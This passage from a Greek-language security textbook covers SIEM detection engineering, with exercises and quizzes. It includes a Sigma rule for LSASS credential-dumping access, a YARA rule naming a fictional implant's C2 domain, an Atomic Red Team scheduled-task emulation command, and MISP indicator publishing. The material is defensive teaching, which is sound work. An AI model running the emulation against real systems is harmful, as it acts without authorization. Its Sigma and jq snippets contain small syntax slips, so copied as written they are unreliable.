Περιβάλλον. Δύο εικονικές μηχανές: Windows με Sysmon + agent προώθησης, και Linux με στοίβα Elastic (ή αντίστοιχη ανοικτού κώδικα).

Φάση 1 — Διαδρομή δεδομένων. Ρυθμίστε την προώθηση των καναλιών Security και Sysmon στο SIEM και επιβεβαιώστε την κανονικοποίηση: τα πεδία `process.command_line`, `user.name`, `source.ip` συμπληρώνονται σωστά;

Φάση 2 — Δοκιμή άκρου-σε-άκρο. Παραγάγετε ελεγχόμενα γεγονότα (αποτυχημένες συνδέσεις, εκκίνηση διεργασίας με ύποπτη γραμμή εντολών) και μετρήστε τον χρόνο μέχρι την εμφάνισή τους στο SIEM.

Φάση 3 — Κανόνας ακολουθίας. Υλοποιήστε τον κανόνα του Σχ. 17 (αποτυχίες → επιτυχία → νέα υπηρεσία). Δοκιμάστε το θετικό σενάριο και δύο αθώα σενάρια που πρέπει να ΜΗΝ πυροδοτήσουν.

Φάση 4 — Τυφλά σημεία. Σταματήστε τον agent στη Windows μηχανή. Πόσος χρόνος περνά μέχρι να το αντιληφθείτε; Υλοποιήστε συναγερμό σιωπηλής πηγής.

Παραδοτέο. Στιγμιότυπα της διαδρομής, ο κανόνας με τα αποτελέσματα των δοκιμών, και μέτρηση καθυστέρησης πρόσληψης.

11.9 Πρακτικές Ασκήσεις

1. Δώστε τρία παραδείγματα όπου η ίδια πληροφορία φθάνει με διαφορετικά ονόματα πεδίων από τρεις πηγές, και τη χαρτογράφησή τους σε ECS.
2. Ο προϋπολογισμός επιτρέπει 30 ημέρες hot και 335 cold διατήρησης. Ποιες πηγές θα κρατούσατε περισσότερο και γιατί; Λάβετε υπόψη τους τυπικούς χρόνους παραμονής αντιπάλων.
3. Μετατρέψτε το ερώτημα ES|QL της ενότητας 11.2 ώστε να εντοπίζει «χαμηλές και αργές» εκστρατείες: λίγες αποτυχίες ανά λογαριασμό αλλά πολλοί λογαριασμοί από την ίδια πηγή.

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- SIEM = στρώματα: συλλογή → κανονικοποίηση → αποθήκευση/ευρετηρίαση → συσχέτιση → διαλογή, η ποιότητα κάθε στρώματος φράσσει από πάνω την αξία όλων των επόμενων.
- Κανονικοποίηση σε κοινό σχήμα (ECS/CIM/OCSF): ένα όνομα ανά έννοια, UTC παντού, ταυτότητες δεμένες με lookup — και μετρικά ποιότητας (κενά πεδία, καθυστέρηση ingest) με συναγερμούς.
- Η συσχέτιση κερδίζει βεβαιότητα με ακολουθίες (Σχ. 17): brute-force χαμηλής αξίας ως μεμονωμένο σήμα γίνεται υψηλής όταν ακολουθείται από επιτυχία και νέα διεργασία.
- Κανόνας μη παρακολουθούμενου εύρους: η καθημερινή διαφορά καταλόγου-τηλεμετρίας (ανά host ΚΑΙ ανά πηγή) είναι ο χάρτης των τυφλών σημείων — και των πιθανών φωλιών του αντιπάλου.
- Στην αναφορά περιστατικού δηλώνεται ρητά και το «για ποια συστήματα δεν μπορούμε να αποφανθούμε» — η οριοθέτηση της ορατότητας είναι μέρος της οριοθέτησης του περιστατικού.

11.10 Τεστ Αυτοαξιολόγησης 11

1. Η κανονικοποίηση σε κοινό σχήμα εξυπηρετεί πρωτίστως:

- A. Τη συμπίεση των δεδομένων
 - B. Τη συγγραφή κανόνων μία φορά για όλες τις πηγές
 - C. Την κρυπτογράφηση των καταγραφών
 - D. Τη μείωση των αδειών χρήσης
2. Ποιο μοτίβο υποδεικνύει επιτυχές brute force;
- A. Πολλές αποτυχίες χωρίς επιτυχία
 - B. Σειρά αποτυχιών ακολουθούμενη από επιτυχία του ίδιου λογαριασμού από την ίδια πηγή
 - C. Μία επιτυχία χωρίς αποτυχίες
 - D. Αποτυχίες από πολλές χώρες
3. Ένα εύρος συστημάτων εκτός παρακολούθησης εμφανίζεται στο SIEM ως:
- A. Αυξημένος θόρυβος
 - B. Σφάλματα ευρετηρίασης
 - C. Τίποτα — και αυτή η σιωπή είναι ο κίνδυνος
 - D. Διπλότυπες εγγραφές
4. Στο ερώτημα της ενότητας 11.2, γιατί οι 41 αποτυχίες του svc-backup είναι πιο ενδιαφέρουσες από τις 1284 του admin;
- A. Επειδή είναι λιγότερες
 - B. Επειδή εσωτερική πηγή δοκιμάζει πραγματικό λογαριασμό — μοτίβο στοχευμένης απόπειρας και όχι θορύβου περιμέτρου
 - C. Επειδή ο λογαριασμός είναι διαχειριστικός
 - D. Δεν είναι — προτεραιότητα έχει ο μεγαλύτερος αριθμός
5. Η δοκιμή «άκρου-σε-άκρο» της τηλεμετρίας ελέγχει:
- A. Την ταχύτητα του δικτύου
 - B. Ότι ένα πραγματικό γεγονός στο τερματικό φθάνει έγκαιρα και σωστά κανονικοποιημένο στο SIEM
 - C. Τη χωρητικότητα του δίσκου
 - D. Τη σύνταξη των κανόνων

Απαντήσεις

- **1 — B.** Κοινό σχήμα σημαίνει κανόνες ανεξάρτητοι από την πηγή — και ανθεκτικοί στην προσθήκη νέων πηγών.
- **2 — B.** Η μετάβαση αποτυχία→επιτυχία στο ίδιο ζεύγος πηγής/λογαριασμού είναι το κλασικό αποτύπωμα.
- **3 — C.** Το SIEM δεν διαμαρτύρεται για ό,τι δεν λαμβάνει, τα τυφλά σημεία εντοπίζονται μόνο με ενεργό έλεγχο κάλυψης.
- **4 — B.** Το πλαίσιο κάνει τη διαφορά: στοχευμένη εσωτερική απόπειρα εναντίον γενικού θορύβου του διαδικτύου.
- **5 — B.** Ελέγχει ολόκληρη την αλυσίδα — παραγωγή, μεταφορά, ανάλυση, κανονικοποίηση, εμφάνιση — και όχι μεμονωμένα εξαρτήματα.

Κεφάλαιο 12

Μηχανική Ανίχνευσης: Sigma, Πληροφορίες Απειλών και Κάλυψη

Μαθησιακοί στόχοι

Μετά τη μελέτη του κεφαλαίου θα πρέπει να μπορείτε να:

- περιγράφετε τον κύκλο ζωής ενός κανόνα ανίχνευσης, από την υπόθεση έως τη συντήρηση,
- διαβάζετε και να συντάσσετε κανόνες Sigma και να εξηγείτε τη λογική της μεταγλώττισής τους ανά SIEM,
- μετατρέπετε πληροφορίες απειλών σε ανιχνεύσεις με συνείδηση της Πυραμίδας του Πόνου,
- μετράτε και να επικοινωνείτε την κάλυψη ανίχνευσης πάνω στον πίνακα ATT&CK — με τις παγίδες της μετρικής.

12.1 Η ανίχνευση ως μηχανική πειθαρχία

Η **μηχανική ανίχνευσης** (detection engineering) αντιμετωπίζει τους κανόνες όπως το λογισμικό: απαιτήσεις, έλεγχος εκδόσεων, δοκιμές, μετρήσεις, συντήρηση. Ο κύκλος ζωής ενός κανόνα:

1. **Υπόθεση.** Από CTI, από περιστατικό, από άσκηση red team: «η τεχνική X θα άφηνε το ίχνος Y στην πηγή Z».
2. **Σύνταξη.** Ο κανόνας γράφεται με ρητή δήλωση: τι καλύπτει, τι ΔΕΝ καλύπτει, ποιοι ψευδώς θετικοί αναμένονται.
3. **Δοκιμή.** Θετική (αναπαραγωγή της τεχνικής — π.χ. με Atomic Red Team) και αρνητική (κανονική δραστηριότητα ημερών χωρίς πυροδότηση).
4. **Ανάπτυξη και μέτρηση.** Ακρίβεια στην πράξη, όγκος συναγερμών, χρόνος διαλογής.
5. **Συντήρηση.** Οι τεχνικές εξελίσσονται, οι πηγές αλλάζουν σχήμα, οι εξαιρέσεις σαπίζουν — κάθε κανόνας έχει ιδιοκτήτη και ημερομηνία επανεξέτασης.

12.2 Sigma: ο κοινός ενδιαμέσος

Το **Sigma** είναι για τους κανόνες ό,τι το ATT&CK για τις συμπεριφορές: κοινή γλώσσα. Ο κανόνας γράφεται μία φορά σε YAML, πάνω σε αφηρημένη πηγή (logsource), και μεταγλωττίζεται στη γλώσσα του εκάστοτε SIEM:

\$ Κανόνας Sigma: πρόσβαση στη μνήμη του LSASS


```
title: Ύποπτη πρόσβαση στη μνήμη του LSASS
id: 3ed3d837-4d92-4bd3-a0ac-84df6e7dbef2
status: stable
description: Εντοπίζει άνοιγμα χειριστηρίου προς το lsass.exe με
  δικαιώματα ανάγνωσης μνήμης από μη αναμενόμενες διεργασίες.
references:
  - https://attack.mitre.org/techniques/T1003/001/
tags:
  - attack.credential_access
  - attack.t1003.001
logsource:
  product: windows
  category: process_access
detection:
  selection:
    TargetImage|endswith: '\lsass.exe'
    GrantedAccess|contains: '0x1010'
  filter_known:
    SourceImage|startswith:
      - 'C:\Program Files\'
      - 'C:\Windows\System32\'
    condition: selection and not filter_known
falsepositives:
  - Εργαλεία ασφάλειας και παρακολούθησης – καταγράψτε τα ρητά
level: high
```

Η δομή διαβάζεται σαν δήλωση προθέσεων: logsource λέει πού ψάχνουμε, detection τι μοτίβο, condition τη λογική σύνθεση, ενώ τα tags δένουν τον κανόνα με το ATT&CK — η βάση κάθε μέτρησης κάλυψης. Η μεταγλώττιση (π.χ. με το sigma-cli) παράγει το αντίστοιχο ερώτημα για Elastic, Splunk ή άλλη πλατφόρμα, το τίμημα της φορητότητας είναι ότι η ποιότητα του αποτελέσματος εξαρτάται από τη σωστή χαρτογράφηση πεδίων στην εγκατάστασή σας — η δοκιμή στο πραγματικό περιβάλλον παραμένει υποχρεωτική.

12.3 Από το CTI στην ανίχνευση

Η ροή «έκθεση απειλών → κανόνες» είναι η καθημερινή γέφυρα μεταξύ CTI και μηχανικής ανίχνευσης — και η Πυραμίδα του Πόνου (Pyramid of Pain) του Κεφαλαίου 3 είναι ο χάρτης της. Από μια έκθεση για νέα εκστρατεία αντλούνται: δείκτες βάσης (hashes, IPs, domains) που φορτώνονται σε λίστες με *ημερομηνία λήξης* — αξίζουν για αναδρομική σάρωση και βραχύβιο αποκλεισμό, τεχνουργήματα και εργαλεία (ονόματα υπηρεσιών, διαδρομές, mutexes, αποτυπώματα χειραψίας) που γίνονται κανόνες μέσης διάρκειας, και συμπεριφορές (η αλληλουχία τεχνικών) που γίνονται οι ανιχνεύσεις με τη μεγαλύτερη αξία και διάρκεια ζωής. Ωριμος δείκτης ποιότητας μιας ομάδας: τι ποσοστό της «συγκομιδής» κάθε έκθεσης καταλήγει πάνω από τη μέση της πυραμίδας.

Σχ. 18 — Θερμικός χάρτης κάλυψης ΑΤΤ&Κ (αφαιρετική απεικόνιση)



σκούρο = πολλαπλοί έλεγχοι, δοκιμασμένοι κόκκινο = κενό χωρίς αντισταθμιστικό έλεγχο

Ο χάρτης είναι εργαλείο συζήτησης προτεραιοτήτων, όχι βαθμολογία: κατευθύνει την επόμενη επένδυση στην ανίχνευση εκεί όπου τα κενά τέμνονται με τις τεχνικές που πράγματι χρησιμοποιούν οι απειλές του οργανισμού.

Η μετρική της κάλυψης — χρήσιμη και επικίνδυνη

«Καλύπτουμε το 60% του ΑΤΤ&Κ» είναι δήλωση χωρίς νόημα αν δεν απαντά σε τρία ερωτήματα: *κάλυψη με τι ποιότητα* (ένας εύθραυστος κανόνας που πυροδοτείται μόνο στην ακριβή εντολή του Atomic test «καλύπτει» την τεχνική;), *σε ποιες πηγές* (κανόνας για Sysmon δεν καλύπτει τα συστήματα χωρίς Sysmon), και *δοκιμασμένη πότε* (η κάλυψη σαπίζει αθόρυβα όταν αλλάζουν σχήματα πεδίων και εκδόσεις). Η ώριμη μετρική συνοδεύει κάθε κελί του χάρτη με: αριθμό κανόνων, ημερομηνία τελευταίας επιτυχούς δοκιμής, και ποσοστό στόλου με την απαιτούμενη τηλεμετρία.

12.4 YARA: ανίχνευση σε αρχεία, μνήμη και ροές

Αν το Sigma είναι η γλώσσα των logs, το **YARA** είναι η γλώσσα του *περιεχομένου*: κανόνες που περιγράφουν οικογένειες κακόβουλου λογισμικού με συμβολοσειρές, ακολουθίες bytes και λογικές συνθήκες, εφαρμόσιμοι σε αρχεία, εικόνες μνήμης και ροές δεδομένων.

Σχ. 23, Ανατομία κανόνα YARA

```
rule Go_Implant_FIN0117 {
  meta: author = "K.P." date = "2026-09-27" ref = "INC-2026-0117"
  strings: $a = "cdn.filedrop-eu.net" ascii
           $b = {4d 5a 90 00 03} $c = "beacon_jitter"
  condition: uint16(0)==0x5a4d and 2 of ($a,$b,$c) }
```

ιχνηλασιμότητα τι ψάχνουμε πότε ταιριάζει

Meta για ιχνηλασιμότητα, strings για τα σήματα, condition για τη λογική: το `uint16(0)==0x5a4d` περιορίζει σε PE αρχεία, το «2 of» ανέχεται παραλλαγές χωρίς να καταρρέει σε ένα ψευδώς θετικό.

Βασικό σημείο

Καλός κανόνας YARA πιάνει την *οικογένεια*, όχι το δείγμα: συνδυασμοί σπάνιων συμβολοσειρών με δομικές συνθήκες (μέγεθος, τύπος, offsets), και ποτέ μία μόνο

συμβολοσειρά που θα ταιριάζει σε κάθε αθώο binary που την περιέχει.

Εμβάθυνση

Στη ροή του περιστατικού, το YARA κλείνει τον κύκλο που άνοιξε η ανάλυση: από το δείγμα του svhost32.exe εξάγονται τα διακριτικά (C2 domain, μοτίβο config, ονόματα mutex), γράφεται κανόνας, και ο κανόνας τρέχει (α) σε όλα τα τερματικά μέσω EDR/Velociraptor για οριοθέτηση — «πού αλλού υπάρχει αυτή η οικογένεια;» — (β) στην εικόνα μνήμης (οι in-memory παραλλαγές πιάνονται εκεί που ο δίσκος δεν έχει τίποτα), (γ) στο repository δειγμάτων για συγγένειες με παλαιότερα περιστατικά. Η ποιότητα ελέγχεται πριν από τη μαζική εκτέλεση: δοκιμή σε corpus «καθαρών» αρχείων (goodware) για ψευδώς θετικά, και σε παραλλαγές του δείγματος (ξαναπακεταρισμένες) για ανθεκτικότητα. Κανόνες με ref στο ticket του περιστατικού γίνονται μόνιμο θεσμικό απόθεμα — η μνήμη του οργανισμού σε εκτελέσιμη μορφή.

Εργαστηριακό Πρωτόκολλο §12.Δ1

\$ Bash — YARA σε δίσκο και μνήμη

```
yara -r go_implant.yar /mnt/e01/C/Users --print-strings 2>/dev/null | head -n 2
yara go_implant.yar ram.lime | head -n 1
```

Αποτέλεσμα εντολής

```
Go_Implant_FIN0117 /mnt/e01/C/Users/mkosta/AppData/Local/Temp/svhost32.exe
0x1a2b0044:$a: cdn.filedrop-eu.net
Go_Implant_FIN0117 ram.lime
```

Επεξήγηση

Ο κανόνας ταιριάζει και στο αρχείο και στην εικόνα μνήμης — άρα θα πιάσει και fileless παραλλαγές σε άλλα μηχανήματα. Έτοιμος για μαζική εκτέλεση στα 1.900 τερματικά μέσω του EDR: η οριοθέτηση από δείγμα έγινε εκτελέσιμο ερώτημα.

12.5 Detection-as-Code: ο κύκλος ζωής των κανόνων

Η **ανίχνευση ως κώδικας (Detection-as-Code)** μεταφέρει στη μηχανική ανίχνευσης ό,τι έμαθε η ανάπτυξη λογισμικού: κανόνες σε αποθετήριο git, αλλαγές μέσω pull request με review, αυτόματες δοκιμές (ο κανόνας πιάνει τα θετικά δείγματα συμβάντων; μένει σιωπηλός στα αρνητικά;), σταδιακή ανάπτυξη και μετρικά παραγωγής ανά κανόνα (όγκος, ποσοστό αληθώς θετικών, χρόνος διαλογής).

Στάδιο	Δραστηριότητα	Πύλη ποιότητας
Ιδέα	CTI, κυνήγι, περιστατικό, κενό κάλυψης	Χαρτογράφηση σε ATT&CK, ύπαρξη τηλεμετρίας
Ανάπτυξη	Sigma/ερώτημα + δείγματα θετικών/αρνητικών	Unit tests σε ιστορικά δεδομένα
Review	Peer review στο pull request	Δεύτερο ζευγάρι μάτια σε λογική και εξαιρέσεις
Ανάπτυξη	Πρώτα σε audit mode, μετά σε alerting	Μετρημένος όγκος σε πραγματικά δεδομένα
Λειτουργία	Μετρικά ανά κανόνα, ανατροφοδότηση διαλογής	Περιοδική αναθεώρηση/απόσυρση

Βασικό σημείο

Κανόνας χωρίς δοκιμές είναι ευχή, κανόνας χωρίς μετρικά είναι θόρυβος εν αναμονή. Το αποθετήριο κανόνων με ιστορικό, tests και ιδιοκτήτες είναι το πραγματικό προϊόν της ομάδας ανίχνευσης.

Εμβάθυνση

Η πιο παραμελημένη φάση είναι η *απόσυρση*: κανόνες για ευπάθειες που δεν υπάρχουν πια, για συστήματα που αποσύρθηκαν, για TTPs που κανείς δεν χρησιμοποιεί, συσσωρεύονται και φορτώνουν SIEM και αναλυτές. Ο εξαμηνιαίος «απολογισμός χαρτοφυλακίου» — κάθε κανόνας δικαιολογεί τη θέση του με πυροδοτήσεις, κάλυψη μοναδική (δεν τον καλύπτει άλλος) ή κανονιστική απαίτηση — κρατά το σύνολο υγιές. Αντίστοιχα, η σταδιακή ανάπτυξη (audit mode πριν το alerting) προστατεύει το SOC από τον «κανόνα-χιονοστιβάδα» που παράγει 40.000 συναγερμούς το πρώτο βράδυ: πρώτα μετράμε τον όγκο σε πραγματικά δεδομένα, μετά ενεργοποιούμε την ειδοποίηση, με τα κατώφλια ρυθμισμένα στο μετρημένο φυσιολογικό.

Εργαστηριακό Πρωτόκολλο §12.Δ2

\$ Bash — CI για κανόνες Sigma

```
sigma check rules/ 2>&1 | tail -n 1
python3 tests/run_rule_tests.py --rules rules/ --cases tests/cases/ | tail -n 2
```

Αποτέλεσμα εντολής

```
Checked 148 rules: 148 valid, 0 errors
cases: 312 positive, 290 negative
result: 312/312 detected, 0/290 false alarms -- PASS
```

Επεξήγηση

Κάθε pull request τρέχει το ίδιο: συντακτικός έλεγχος και 602 περιπτώσεις δοκιμών. Κανόνας που «σπάει» παλιά κάλυψη ή θορυβεί στα αρνητικά δεν φτάνει ποτέ στην παραγωγή — η ανίχνευση απέκτησε την αξιοπιστία του λογισμικού.

12.6 Προσομοίωση αντιπάλου: το τεστ της αλήθειας

Η κάλυψη που δεν έχει δοκιμαστεί είναι υπόθεση. Η **προσομοίωση αντιπάλου** — από τα ατομικά τεστ του Atomic Red Team έως πλήρεις εξομοιώσεις εκστρατειών με CALDERA — εκτελεί ελεγχόμενα τις τεχνικές που οι κανόνες ισχυρίζονται ότι πιάνουν, και μετρά τι πραγματικά συνέβη σε κάθε κρίκο: παρήχθη τηλεμετρία; έφτασε στο SIEM; πυροδότησε ο κανόνας; το είδε άνθρωπος;

Κρίκος	Ερώτημα	Τυπική αστοχία
Τηλεμετρία	Κατέγραψε ο αισθητήρας το συμβάν;	Config εξαιρεί τον φάκελο/χρήστη του τεστ
Μεταφορά	Έφτασε στο SIEM εγκαίρως;	Ουρά/άδεια αποστολέα, καθυστέρηση ingest
Λογική	Πυροδότησε ο κανόνας;	Πεδίο μετονομάστηκε στην κανονικοποίηση
Άνθρωπος	Έγινε διαλογή σωστά;	Συναγερμός θάφτηκε σε θόρυβο χαμηλής προτεραιότητας

Βασικό σημείο

Η προσομοίωση δεν βαθμολογεί μόνο τους κανόνες — βαθμολογεί ολόκληρη την αλυσίδα, από τον αισθητήρα έως τον αναλυτή. Οι περισσότερες αστοχίες βρίσκονται στους «βαρετούς» κρίκους: μεταφορά και κανονικοποίηση.

Εμβάθυνση

Η ένταξη στον κύκλο είναι απλή και ανελέητη: κάθε νέος κανόνας συνοδεύεται από το atomic test που τον πυροδοτεί, και το ζεύγος μπαίνει σε μηνιαίο αυτόματο κύκλο — εκτέλεση σε αντιπροσωπευτικό host, αναμονή, έλεγχος πυροδότησης, αναφορά αποκλίσεων. Τα αποτελέσματα ενημερώνουν τον θερμικό χάρτη (βαθμίδα 3 μόνο για ό,τι πέρασε τεστ αυτόν τον μήνα) και σπάνε τη σιωπηλή σήψη: το config που άλλαξε, το πεδίο που μετονομάστηκε, ο κανόνας που «χάλασε» σε αναβάθμιση — όλα εμφανίζονται ως κόκκινο στο επόμενο τρέξιμο, όχι στο επόμενο περιστατικό. Οι ασκήσεις purple team προσθέτουν το ανθρώπινο στρώμα: επιτιθέμενοι και αμυνόμενοι στο ίδιο τραπέζι, τεχνική-τεχνική, με άμεση διόρθωση της ανίχνευσης — ο ταχύτερος γνωστός τρόπος ωρίμανσης ενός SOC.

Εργαστηριακό Πρωτόκολλο §12.Δ3

\$ PowerShell — atomic test και επαλήθευση

```
Invoke-AtomicTest T1053.005 -TestNumbers 2
Start-Sleep 90
jq -r 'select(.rule.name=="Scheduled Task Creation via schtasks")
| .["@timestamp"] alerts.ndjson | tail -n 1'
```

Αποτέλεσμα εντολής

```
Executing test: T1053.005-2 Scheduled task Local
```

Exit code: 0
2026-09-27T10:14:32.881Z

Επεξήγηση

Το τεστ έτρεξε, και 90 δευτερόλεπτα αργότερα ο συναγερμός υπάρχει στο SIEM: ολόκληρη η αλυσίδα — Sysmon, μεταφορά, κανονικοποίηση, κανόνας — επαληθεύτηκε με μία εντολή. Αυτό το «πράσινο» ανανεώνεται κάθε μήνα, αλλιώς η βαθμίδα κάλυψης της τεχνικής υποβαθμίζεται αυτόματα.

12.7 MISP: η διαχείριση των δεικτών ως ροή παραγωγής

Το **MISP** είναι η πλατφόρμα όπου οι δείκτες αποκτούν κύκλο ζωής: συμβάντα με attributes (IP, domains, hashes), ετικέτες (TLP, ATT&CK, εμπιστοσύνη), συσχετίσεις μεταξύ περιστατικών και οργανισμών, και — κρίσιμα — *ροές εξαγωγής* προς την άμυνα: Suricata rules, Zeek intel, Sigma, STIX, ή σκέτες λίστες για EDR. Ο δείκτης που γεννήθηκε στην έρευνα του κεφ. 4 δημοσιεύεται μία φορά και φτάνει αυτόματα σε κάθε αισθητήρα.

Βασικό σημείο

Η ίδια πειθαρχία με κάθε ροή: attributes με to_ids σωστά σημαδεμένα (το εταιρικό domain του θύματος ΔΕΝ είναι δείκτης!), λήξεις, και ανατροφοδότηση sightings — πόσες φορές «χτύπησε» κάθε δείκτης — ώστε η ποιότητα της ροής να μετριέται.

Εμβάθυνση

Τα λάθη των ροών MISP είναι προβλέψιμα και διδακτικά: δείκτες χωρίς λήξη που στοιχειώνουν λίστες αποκλεισμού χρόνια μετά την ανακύκλωση της IP, «δείκτες» που είναι στην πραγματικότητα θύματα (τα domains του παραβιασμένου οργανισμού), και ροές χωρίς sightings, όπου κανείς δεν ξέρει αν το 95% των δεικτών έχει πυροδοτήσει ποτέ. Η ώριμη ρύθμιση: πολιτική λήξης ανά τύπο (IP ημέρες, domains εβδομάδες, hashes μόλις), υποχρεωτικό πεδίο εμπιστοσύνης πηγής, αυτόματη ενεργοποίηση sightings από SIEM/IDS, και τριμηνιαία αναφορά «υγείας ροής». Έτσι το MISP γίνεται ό,τι υπόσχεται η Πυραμίδα του Πόνου στο τακτικό επίπεδο: γρήγορη, μετρημένη, ληξιπρόθεσμη κατανώθηση δεικτών — ενώ το βαρύ κεφάλαιο της άμυνας επενδύεται στα TTPs.

Εργαστηριακό Πρωτόκολλο §12.Δ4

\$ Bash — δημοσίευση και εξαγωγή δεικτών

```
misp-cli add-attribute --event 4117 --type domain --value cdn.filedrop-eu.net \
  --to-ids true --tag 'tlp:amber' --tag 'misp-galaxy:mitre-attack="T1105"'
curl -s -H "Authorization: $KEY" \
  "https://misp.corp.example/attributes/text/download/domain/false/4117" | head -n 2
```

Αποτέλεσμα εντολής

```
Attribute added to event 4117 (to_ids=1, tlp:amber)
cdn.filedrop-eu.net
```

Επεξήγηση

Ο δείκτης δημοσιεύθηκε με ετικέτες TLP και ATT&CK και είναι ήδη διαθέσιμος στη ροή εξαγωγής — από όπου θα τον παραλάβουν το Zeek Intel Framework (κεφ. 9) και τα datasets του Suricata (κεφ. 10) στο επόμενο refresh. Ένα περιστατικό, μία δημοσίευση, όλοι οι αισθητήρες.

12.8 Τεχνικό Εργαστήριο 12: Από την έκθεση CTI σε δοκιμασμένο κανόνα

Περιβάλλον. Το μίνι SIEM του Εργαστηρίου 11, εργαλείο sigma-cli, και το πλαίσιο Atomic Red Team σε απομονωμένη μηχανή δοκιμών.

Φάση 1 — Εξόρυξη. Από παρεχόμενη (ή δημόσια) έκθεση εκστρατείας, καταρτίστε πίνακα: κάθε παρατήρηση, το επίπεδό της στην Πυραμίδα του Πόνου, η τεχνική ATT&CK.

Φάση 2 — Σύνταξη. Γράψτε δύο κανόνες Sigma: έναν σε επίπεδο τεχνουργήματος (π.χ. χαρακτηριστικό όνομα υπηρεσίας) και έναν σε επίπεδο συμπεριφοράς (π.χ. αλληλουχία γονέα/τέκνου με δικτυακή δραστηριότητα). Συμπληρώστε πλήρη falsepositives και tags.

Φάση 3 — Μεταγλώττιση και δοκιμή. Μετατρέψτε τους για το SIEM σας, εκτελέστε το αντίστοιχο Atomic test, επιβεβαιώστε την πυροδότηση, και αφήστε 24 ώρες κανονικής λειτουργίας για αρνητική δοκιμή.

Φάση 4 — Αποτίμηση. Ενημερώστε τον θερμικό χάρτη του οργανισμού-εργαστηρίου: ποιο κελί βελτιώθηκε, με ποια ποιότητα, με ποια ημερομηνία δοκιμής;

Παραδοτέο. Οι δύο κανόνες, τα αποτελέσματα δοκιμών και η ενημέρωση κάλυψης.

12.9 Πρακτικές Ασκήσεις

1. Πάρτε έναν δημόσιο κανόνα Sigma από το επίσημο αποθετήριο και σχολιάστε τον γραμμή προς γραμμή: τι καλύπτει, τι όχι, πώς θα τον παρέκαμπε ένας αντίπαλος με ελάχιστη προσπάθεια;
2. Η ομάδα σας λαμβάνει καθημερινά feed με 5000 hashes. Ποια είναι η σωστή αξιοποίησή του και τι ΔΕΝ πρέπει να γίνει (σκεφθείτε: όγκος συναγερμών, διάρκεια αξίας, αναδρομική σάρωση);
3. Σχεδιάστε τη διαδικασία «λήξης» κανόνων: ποια κριτήρια αποσύρουν έναν κανόνα και ποια τον στέλνουν για ανανέωση;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Η ανίχνευση είναι μηχανική πειθαρχία με κύκλο ζωής — ιδέα (CTI/κυνήγι/περιστατικό) → ανάπτυξη με δείγματα → review → σταδιακή ανάπτυξη → μετρικά → απόσυρση.

- Sigma: ο κοινός ενδιαμέσος των logs — γράψε μία φορά, μετάφρασε σε κάθε SIEM, logsource + detection + condition, με ATT&CK tags και δηλωμένα falsepositives.
- YARA: ο κοινός ενδιαμέσος του περιεχομένου — αρχεία, μνήμη, ροές, πιάνει οικογένειες με συνδυασμούς σπάνιων σημάτων και δομικές συνθήκες, δοκιμασμένος σε goodwill corpus.
- Από το CTI στην ανίχνευση: κάθε αναφορά που καταναλώνεται οφείλει να παράγει τουλάχιστον μία ανίχνευση επιπέδου τεχνουργήματος/συμπεριφοράς (Πυραμίδα του Πόνου).
- Η κάλυψη ATT&CK βαθμολογείται 0–3 και επαληθεύεται με προσομοίωση (Atomic Red Team) — ο θερμικός χάρτης χωρίς δοκιμές είναι δήλωση προθέσεων.
- Detection-as-Code: git, tests, audit mode πριν το alerting, μετρικά ανά κανόνα και εξαμηνιαίος απολογισμός χαρτοφυλακίου — το αποθετήριο είναι η θεσμική μνήμη της άμυνας.

12.10 Τεστ Αυτοαξιολόγησης 12

1. Το κύριο πλεονέκτημα του Sigma είναι:
 - A. Εκτελείται ταχύτερα από τις εγγενείς γλώσσες
 - B. Γράφεται μία φορά και μεταγλωττίζεται για κάθε πλατφόρμα
 - C. Δεν παράγει ποτέ ψευδώς θετικούς
 - D. Δεν απαιτεί δοκιμές
2. Ένας κανόνας που πυροδοτείται μόνο με την ακριβή εντολή του δημόσιου εργαλείου δοκιμής είναι:
 - A. Πλήρης κάλυψη της τεχνικής
 - B. Εύθραυστη κάλυψη που παρακάμπτεται με τετριμμένες παραλλαγές
 - C. Ψευδώς θετικός
 - D. Κανόνας επιπέδου συμπεριφοράς
3. Οι δείκτες της βάσης της πυραμίδας (hashes, IPs) αξιοποιούνται βέλτιστα ως:
 - A. Μόνιμοι κανόνες υψηλής προτεραιότητας
 - B. Λίστες με ημερομηνία λήξης και αναδρομική σάρωση
 - C. Αντικατάσταση των κανόνων συμπεριφοράς
 - D. Κριτήριο κάλυψης ATT&CK
4. Τα tags ενός κανόνα Sigma (π.χ. attack.t1003.001) χρησιμεύουν κυρίως για:
 - A. Τη σειρά εκτέλεσης των κανόνων
 - B. Τη σύνδεση με το ATT&CK και τη μέτρηση κάλυψης
 - C. Τη μορφοποίηση των συναγερμών
 - D. Τον έλεγχο πρόσβασης

5. Η «σήψη» της ανίχνευσης (detection decay) προλαμβάνεται με:

- A. Περισσότερους κανόνες
- B. Περιοδικές επανεκτελέσεις δοκιμών και ιδιοκτησία ανά κανόνα
- C. Αύξηση των κατωφλίων
- D. Απενεργοποίηση των θορυβωδών κανόνων

Απαντήσεις

- **1 — B.** Η φορητότητα είναι ο πυρήνας του Sigma, η ποιότητα εξακολουθεί να εξαρτάται από τη χαρτογράφηση πεδίων και τις δοκιμές.
- **2 — B.** Η δοκιμή αποδεικνύει ότι ο κανόνας πιάνει *εκείνη* την εκτέλεση — όχι την τεχνική, οι παραλλαγές κρίνουν την πραγματική κάλυψη.
- **3 — B.** Βραχύβια αξία, άρα λήξη, και η αναδρομική σάρωση είναι το πιο υποτιμημένο όφελός τους.
- **4 — B.** Τα tags κάνουν τον κατάλογο κανόνων μετρήσιμο πάνω στον πίνακα τεχνικών.
- **5 — B.** Χωρίς επανάληψη δοκιμών και υπεύθυνο, η κάλυψη μειώνεται αθόρυβα με κάθε αλλαγή περιβάλλοντος.

Κεφάλαιο 13

Περιορισμός, Εκρίζωση, Ανάκαμψη και η Τελική Αναφορά

Μαθησιακοί στόχοι

Μετά τη μελέτη του κεφαλαίου θα πρέπει να μπορείτε να:

